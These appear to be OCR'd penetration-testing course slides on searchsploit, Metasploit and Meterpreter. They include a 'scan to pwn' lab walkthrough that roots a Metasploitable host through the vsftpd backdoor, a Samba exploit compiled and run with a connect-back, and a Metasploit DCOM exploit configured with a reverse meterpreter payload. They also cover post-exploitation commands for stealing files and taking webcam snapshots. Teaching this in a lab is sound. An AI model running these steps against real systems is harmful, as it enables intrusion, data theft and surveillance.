
EXPLOIT DATABASE



GITHUB EXAMPLE



EXPLOITALERT.COM EXAMPLE



Exploits found on the INTERNET

This is live excerpt from our database. Available also using API

Edit	Date	Name	Status
	2021-09-19	Microsoft Windows cmd.exe Stack Buffer Overflow	Published
	2021-09-05	Windows Defender Application Guard Denial Of Service	Published
	2021-05-18	Microsoft Windows TokenMagic Privilege Escalation	Published
	2021-05-13	ScadaBR 1.0 / 1.1CE Windows Shell Upload	Published
	2021-05-02	Microsoft Windows UAC Privilege Escalation	Published
	2021-04-27	Windows 10 Wi-Fi Drivers For Intel Wireless Adapters 22.30.0 Privilege Escalation	Published
	2021-03-17	Windows Server 2012 SrClient DLL Hijacking	Published

PACKETSTORMSECURITY.COM EXAMPLE

SEARCHSPLOIT

- Ships with Gnome-based Kali Linux
  - Can also be installed to run on Linux, macOS, Windows
- Local copy of the entire exploit-db.com database
- Update your local copy of the database:

```
searchsploit -u
```

- Exploits are typically written in these formats:
  - Python
  - Perl
  - Ruby
  - C
  - TXT

EXAMINING THE SEARCHSPLOIT DATABASE

- You can navigate down into the searchsploit directory to view the files:

```
cd /usr/share/exploitdb/exploits
ls
```

```
┌──(kali㉿kali)-[/usr/share/exploitdb/exploits]
└─$ ls
aix       cfm             json          netbsd_x86  python        vxworks
alpha     cgi             jsp           netware     qnx           watchos
android   freebsd         linux         nodejs      ruby          windows
arm       freebsd_x86     linux_mips    novell      sco           windows_x86
ashx      freebsd_x86-64  linux_sparc   openbsd     solaris       windows_x86-64
asp       hardware        linux_x86     osx         solaris_sparc xml
aspx      hp-ux           linux_x86-64  osx_ppc     solaris_x86
atheos    immunix         lua           palm_os     tru64
beos      ios             macos         perl        ultrix
bsd       irix            minix         php         unix
bsd_x86   java            multiple      plan9       unixware
```

SEARCHSPLOIT SEARCH

- At a terminal, search for a key word
  - It is not case sensitive
  - Example: searchsploit vsftpd
- Examine the results and choose an exploit you would like to try:
  - /unix/remote/49757.py
  - Note the exploit number 49757
- The searchsploit database is located by default at /usr/share/exploitdb/exploits/
- You can get more info about a particular exploit, including the path to it
  - searchsploit -p 49757
- Copy the exploit to your profile (rename if desired, but keep the extension)
  - cp /usr/share/exploitdb/exploits/unix/remote/49757.py pwn.py
- Now you are ready to run the script or compile the source code!

SEARCHSPLOIT EXAMPLE

searchsploit samba 2.2

```
┌──(kali㉿kali)-[/usr/share/exploitdb/exploits/linux]
└─$ searchsploit samba 2.2
```

Exploit Title	Path
Samba 2.0.x/2.2 - Arbitrary File Creation	unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)	osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1)	linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)	bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation	linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)	linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)	osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)	solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution	linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)	unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)	unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)	unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)	unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)	linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow	unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow	linux/remote/7.pl
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution	multiple/remote/10.c
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution	multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py

SEARCHSPLOIT EXAMPLE

```
cp /usr/share/exploitdb/exploits/multiple/remote/10.c  ~/exploit.c
gcc -o samba exploit.c
chmod 755 samba
./samba -h
./samba -b 0 -c <attacker IP>  <target IP>
```

COMPILING EXPLOITS

- Many exploits are available only in their source code format
  - Text file that must be compiled into an executable
- Download or copy the uncompiled exploit to current directory
- Research how to use the exploit
  - Read the source code
  - Find info on Exploit-db.com
  - Ask Uncle Google

COMPILING EXPLOITS (CONT'D)

- If the exploit requires a library, then install it. For example:
  - `sudo apt-get install libssl-dev`
- Compile the source code
  - Use the appropriate GNU C compiler based on the extension (gcc for .c, g++ for .cpp)
  - Syntax: `gcc -o <output executable> <source file>`
    - You may need to point to the present directory so gcc/gpp can find the source
  - `gcc -o myexploit ./coolsploit.c`
  - `g++ -o mybestsploit ./verycool.cpp`

RUNNING EXPLOITS

- You may need to give yourself permission to run the script or executable:

```
chmod 777 ./pwn.py
chmod 777 ./mysploit
```

- Run a script from its interpreter

```
python ./pwn.py 192.168.182.130
```

- Execute the program

```
./mysploit 192.168.182.130
```

- Note: If the directory you are running the exploit from is not in your path environment variable, you can indicate the current directory with ./

SCAN TO PWN EXAMPLE

1. In Kali Linux, open a terminal
2. Update your copy of the Exploit-db database

   ```
   searchsploit -u
   ```

3. Ping sweep to identify possible targets

   ```
   nmap -sP 192.168.182.1-255
   ```

4. Metasploitable is a possible target. Use nmap to conduct port scan and identify service versions

   ```
   nmap -A 192.168.182.130
   ```

5. Nmap identifies the FTP service version as vsFTPd 2.3.4
6. Search Exploit-db.com for more information. Search returns a Python script:

   vsftpd 2.3.4 - Backdoor Command Execution Python script exploit

SCAN TO PWN EXAMPLE (CONT'D)

7. See if you have an exploit for vsFTPd
   ```
   searchsploit vsftpd
   ```
8. Searchsploit has the Python script at /unix/remote/49757.py
9. Get more information as well as the path to the exploit
   ```
   searchsploit -p 49757
   ```
10. The path to the exploit is /usr/share/exploitdb/exploits/unix/remote/49757.py
11. Highlight and copy the path to the clipboard
12. Copy the exploit to your home page. You can rename the copy as you wish:
    cp /usr/share/exploitdb/exploits/unix/remote/49757.py pwn.py

SCAN TO PWN EXAMPLE (CONT'D)

13. See if the exploit has built-in help

```
python ./pwn.py -h
```

14. The exploit only needs the address of the target

```
python ./pwn.py <target>
```

15. Run the exploit with the required argument

```
python ./pwn.py 192.168.182.130
```

16. You now have root access
    - You don't see a prompt, but you can run commands

```
ls
whoami
pwd
```

6.5 METASPLOIT

- Metasploit Framework
- Search
- Selecting and Using Exploits


METASPLOIT FRAMEWORK

- Open source version of Metasploit
- Written mostly in Ruby
- Modules are organized into categories

Module Category	Description
Auxiliary	Scan targets
Exploits	Attack (kick the door in)
Payloads	Pwn (toss in the grenade)
Encoders	Evade detection, change bad exploit characters
Evasion	Generate your own evasive payloads
NOPS	Advanced buffer overflows
Post	Escalate privilege, additional tasks

BASIC METASPLOIT USE CASE

- Use an exploit and payload together to attack a target
  - The exploit gets you into the victim
  - The payload performs the actual task you want to accomplish



UPDATING METASPLOIT

- Metasploit Framework is already installed in Kali Linux
- You'll want to update/upgrade Kali to get the latest Metasploit modules:


```
sudo apt update && sudo apt upgrade
```

- If you installed Metasploit yourself in another Linux distro, you can update it manually at a terminal prompt:

```
msfupdate
```

STARTING METASPLOIT

- From the Kali desktop click **Applications → Exploitation Tools → Metasploit Framework**



USING METASPLOIT

- Metasploit has its own command prompt that is NOT case sensitive
- It can run a number of basic BASH/zsh commands as well as its own commands

```
       =[ metasploit v6.0.30-dev                          ]
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post        ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops             ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search

msf6 >
```

METASPLOIT SEARCH

- At the Metasploit prompt, you can search for exploits, payloads, and other modules

```
search [<options>] [<keyword>:<value>]
```

- Prepending a value with '-' will exclude any matching results
- If no options or keywords are provided, cached results are displayed

```
OPTIONS:

    -h, --help                      Help banner
    -I, --ignore                    Ignore the command if the only match has the same name as the search
    -o, --output <filename>         Send output to a file in csv format
    -r, --sort-descending <column>  Reverse the order of search results to descending order
    -S, --filter <filter>           Regex pattern used to filter search results
    -s, --sort-ascending <column>   Sort search results by the specified column in ascending order
    -u, --use                       Use module if there is one result
```

METASPLOIT SEARCH COLUMNS

Search output is arranged in columns

```
msf6 > search exploit

Matching Modules
================

   #    Name                                                Disclosure Date  Rank       Check  Description
   -    ----                                                ---------------  ----       -----  -----------
   0    auxiliary/dos/http/cable_haunt_websocket_dos        2020-01-07       normal     No     "Cablehaunt" Cab
   1    exploit/linux/local/cve_2021_3493_overlayfs         2021-04-12       great      Yes    2021 Ubuntu Over
   2    exploit/windows/ftp/32bitftp_list_reply             2010-10-12       good       No     32bit FTP Client
   3    exploit/windows/tftp/threectftpsvc_long_mode        2006-11-27       great      No     3CTftpSvc TFTP L
   4    exploit/windows/ftp/3cdaemon_ftp_user               2005-01-04       average    Yes    3Com 3CDaemon 2.
   5    exploit/windows/scada/igss9_misc                    2011-03-24       excellent  No     7-Technologies I
```

```
Supported search columns:
  rank              :  Sort modules by their exploitabilty rank
  date              :  Sort modules by their disclosure date. Alias for disclosure_date
  disclosure_date   :  Sort modules by their disclosure date
  name              :  Sort modules by their name
  type              :  Sort modules by their type
  check             :  Sort modules by whether or not they have a check method
```

METASPLOIT SEARCH KEYWORDS

```
Keywords:
  aka             :  Modules with a matching AKA (also-known-as) name
  author          :  Modules written by this author
  arch            :  Modules affecting this architecture
  bid             :  Modules with a matching Bugtraq ID
  cve             :  Modules with a matching CVE ID
  edb             :  Modules with a matching Exploit-DB ID
  check           :  Modules that support the 'check' method
  date            :  Modules with a matching disclosure date
  description     :  Modules with a matching description
  fullname        :  Modules with a matching full name
  mod_time        :  Modules with a matching modification date
  name            :  Modules with a matching descriptive name
  path            :  Modules with a matching path
  platform        :  Modules affecting this platform
  port            :  Modules with a matching port
  rank            :  Modules with a matching rank (Can be descriptive (ex: 'good') or
numeric with comparison operators (ex: 'gte400'))
  ref             :  Modules with a matching ref
  reference       :  Modules with a matching reference
  target          :  Modules affecting this target
  type            :  Modules of a specific type (exploit, payload, auxiliary, encoder,
 evasion, post, or nop)
```

METASPLOIT EXPLOIT RANKING

Ranking	Description
Excellent **700**	Will never crash the service. E.g. SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking.
Great **600**	Has a default target AND either auto-detects the appropriate target or uses an application-specific return address AFTER a version check.
Good **500**	Has a default target and it is the "common case" for this type of software (English, Windows 7 for a desktop app, 2012 for server, etc). Does not auto-detect the target.
Normal **400**	Is otherwise reliable, but depends on a specific version that is not the "common case" for this type of software and can't (or doesn't) reliably autodetect.
Average **300**	Generally unreliable or difficult to exploit. Success rate 50% or better for common platforms.
Low **200**	Nearly impossible to exploit. Under 50% success rate for common platforms.
Manual **100**	Unstable or difficult to exploit; basically a DoS. 15% success rate or lower.

You can specify exact rank by name (rank:great) or by number with an operater (rank:gte500)

GETTING INFORMATION ON EXPLOITS

- Search for a module, then use the info command, followed by the search result index number or the full path to the module:

```
search dcom
info 4
info exploit/windows/dcerpc/ms03_026_dcom
```

- Info will return:
  - Name and path of module
  - Platform
  - Rank
  - Available targets
  - Basic options
  - Description
  - and more


METASPLOIT SEARCH EXAMPLES

```
search windows
search exploit
search exploit vsftpd
search payload meterpreter
search auxiliary scanner
search post/windows
search type:post description
search name:Microsoft type:exploit rank:great
search platform:Windows type:exploit description:smb rank:excellent
search platform:Windows type:exploit description:dcom rank:gte600
```

MODULE PATH

The module path is the physical path to the module within the metasploit-framework directory

```
┌──(kali㉿kali)-[/usr/share/metasploit-framework/modules]
└─$ ls
auxiliary  encoders  evasion  exploits  nops  payloads  post
```



LISTING EXPLOIT TARGETS AND PAYLOADS

After you have selected an exploit:

```
show targets
show payloads
grep “reverse_tcp” show payloads
grep “meterpreter/reverse_tcp” show payloads
set payload windows/meterpreter/reverse_tcp
set payload 80
```


Search result number

EXPLOIT AND PAYLOAD OPTIONS

- Exploits and payloads each have their own set of options
  - Some exploits will automatically choose a payload that you can change if desired
- Some options have default values that you can change if desired
- Some options require input from you
- Typical options include:
  - RHOSTS (target IP)
  - RPORT (target port)
  - LHOST (listener host/handler)
  - LPORT (listener port)
  - SMBDomain (the domain or computer name - the default is ".")
  - SMBUser (the user account you are using for the exploit)
  - SMBPass (the user's password)

REVERSE PAYLOAD LHOST OPTION

- You can configure a reverse payload to connect back to a handler on:
  - the attacker
  - another machine
    - Convenient when you want to dedicate a machine to wait for reverse connections



EXPLOIT AND PAYLOAD EXAMPLE

```
msf6 > search dcom

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank
   -   ----                                                  ---------------  ----
   0   exploit/windows/nimsoft/nimcontroller_bof             2020-02-05       excellent
   1   auxiliary/scanner/smb/impacket/dcomexec               2018-03-19       normal
   2   auxiliary/scanner/smb/impacket/secretsdump                             normal
   3   exploit/windows/http/dnn_cookie_deserialization_rce   2017-07-20       excellent
   4   exploit/windows/dcerpc/ms03_026_dcom                  2003-07-16       great
   5   exploit/windows/smb/ms04_031_netdde                   2004-10-12       good
   6   auxiliary/scanner/telnet/telnet_ruggedcom                              normal
   7   auxiliary/admin/dcerpc/samr_computer                                   normal
   8   auxiliary/scanner/http/symantec_brightmail_ldapcreds  2015-12-17       normal
   9   auxiliary/scanner/http/symantec_brightmail_logfile    2012-11-30       normal
   10  exploit/windows/local/ms16_075_reflection             2016-01-16       normal
   11  exploit/windows/local/ms16_075_reflection_juicy       2016-01-16       great


Interact with a module by name or index. For example info 11, use 11 or use exploit/windc

msf6 > use 4
[*] Using configured payload windows/shell/reverse_tcp
msf6 exploit(windows/dcerpc/ms03_026_dcom) >
```

EXPLOIT AND PAYLOAD EXAMPLE (CONT'D)

```
msf6 exploit(windows/dcerpc/ms03_026_dcom) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal


msf6 exploit(windows/dcerpc/ms03_026_dcom) >
```

EXPLOIT AND PAYLOAD EXAMPLE (CONT'D)

```
msf6 exploit(windows/dcerpc/ms03_026_dcom) > grep "reverse_tcp" show payloads
   3    payload/generic/shell_reverse_tcp
   25   payload/windows/custom/reverse_tcp
   26   payload/windows/custom/reverse_tcp_allports
   27   payload/windows/custom/reverse_tcp_dns
   28   payload/windows/custom/reverse_tcp_rc4
   29   payload/windows/custom/reverse_tcp_rc4_dns
   30   payload/windows/custom/reverse_tcp_uuid
   49   payload/windows/dllinject/reverse_tcp
   50   payload/windows/dllinject/reverse_tcp_allports
   51   payload/windows/dllinject/reverse_tcp_dns
   52   payload/windows/dllinject/reverse_tcp_rc4
   53   payload/windows/dllinject/reverse_tcp_rc4_dns
   54   payload/windows/dllinject/reverse_tcp_uuid
   80   payload/windows/meterpreter/reverse_tcp
   81   payload/windows/meterpreter/reverse_tcp_allports
```

```
msf6 exploit(windows/dcerpc/ms03_026_dcom) > set payload 80
payload ⇒ windows/meterpreter/reverse_tcp
```

EXPLOIT AND PAYLOAD EXAMPLE (CONT'D)

```
msf6 exploit(windows/dcerpc/ms03_026_dcom) > set rhosts 192.168.252.133
rhosts ⇒ 192.168.252.133
msf6 exploit(windows/dcerpc/ms03_026_dcom) > set lhost 192.168.252.128
lhost ⇒ 192.168.252.128
msf6 exploit(windows/dcerpc/ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.252.133  yes       The target host(s), see https://github.com/rapid7/metasploit-fra
   RPORT   135              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.252.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal
```

LAUNCHING THE EXPLOIT

- Show options one last time to make sure you didn't miss anything

```
show options
```

- Then launch the exploit with either command:

```
exploit
```

```
run
```

MULTIPLE METASPLOIT SESSIONS

- Metasploit allows you to run multiple attacks on different targets simultaneously
- An exploit will typically move you into a session as soon as you get it
- You may wish to back out of that session
  - Leave it running in the background
  - Start another exploit against a different target

    meterpreter > `background`
- You can toggle between sessions

    meterpreter > `sessions <session ID>`
- You can also send a command to multiple sessions at once

    `sessions -C screenshot -i 2,3`

SESSIONS COMMAND COMMON SWITCHES

`sessions`	List all sessions you have acquired
`sessions -h`	Get help with the sessions command
`sessions -l`	List active sessions
`sessions -i <session ID>`	Switch to a different session Example - switch to session # 2: `sessions -i 2`
`sessions -c <command> -i <session ID, session ID,…>`	Run an OS shell command on multiple sessions at once Targets must have the same/compatible OS Example: `sessions -c "net user" -i 2,3`
`sessions -C <command> -i <session ID, session ID, …>`	Run a meterpreter command against multiple sessions at once Example: `sessions -C screenshot -i 2,3`
`sessions -k <session ID>`	Kill a session Example – kill session # 2: `sessions -k 2`
`sessions -K`	Kill all sessions
`sessions -u <session ID>`	Upgrade a shell to meterpreter Use when an exploit only gives you a shell

6.6
METERPRETER

- Meterpreter
- Useful Commands
- Examples

METERPRETER PAYLOAD

- The "Gold Standard" of Metasploit payloads
  - Prefer to use when possible if you want an interactive shell
  - Might not be a payload choice for some exploits
  - Might not be stable for some targets - in this case choose a shell instead
- Provides a "post exploit" interactive shell with over 100 available commands
- Type ? at the meterpreter prompt to see all commands with descriptions

METERPRETER COMMAND CATEGORIES

- Core commands
- File system commands
- Networking commands
- System commands
- User Interface commands
- Webcam commands
- Audio output commands
- Elevate commands
- Password database commands
- Timestomp commands (manipulate file timestamps)

METERPRETER USEFUL COMMANDS

- help
- search
  - The backslash is an escape character
    - Use double backslashes when giving the Windows path
    - Use a backslash in front of a space in the path

```
search -d c:\\documents\ and\ settings\\administrator\\desktop\\ -f *.pdf
```

- upload
  - `upload <file> <destination>`
- download
  - `download <file> <path to save>`
  - To recursively download an entire directory, use the `download -r` command

METERPRETER USEFUL COMMANDS (CONT'D)

- execute
  - Run a command on the victim
- shell
  - Drop to the victim's command prompt
- webcam_list
  - List webcams
- webcam_snap
  - Tell a webcam to take a picture
- ps
  - Use to find a process ID (PID) or parent process ID (PPID)
- migrate
  - Use to migrate meterpreter to another running process on the victim
  - You will need the target PID

METERPRETER USEFUL COMMANDS (CONT'D)

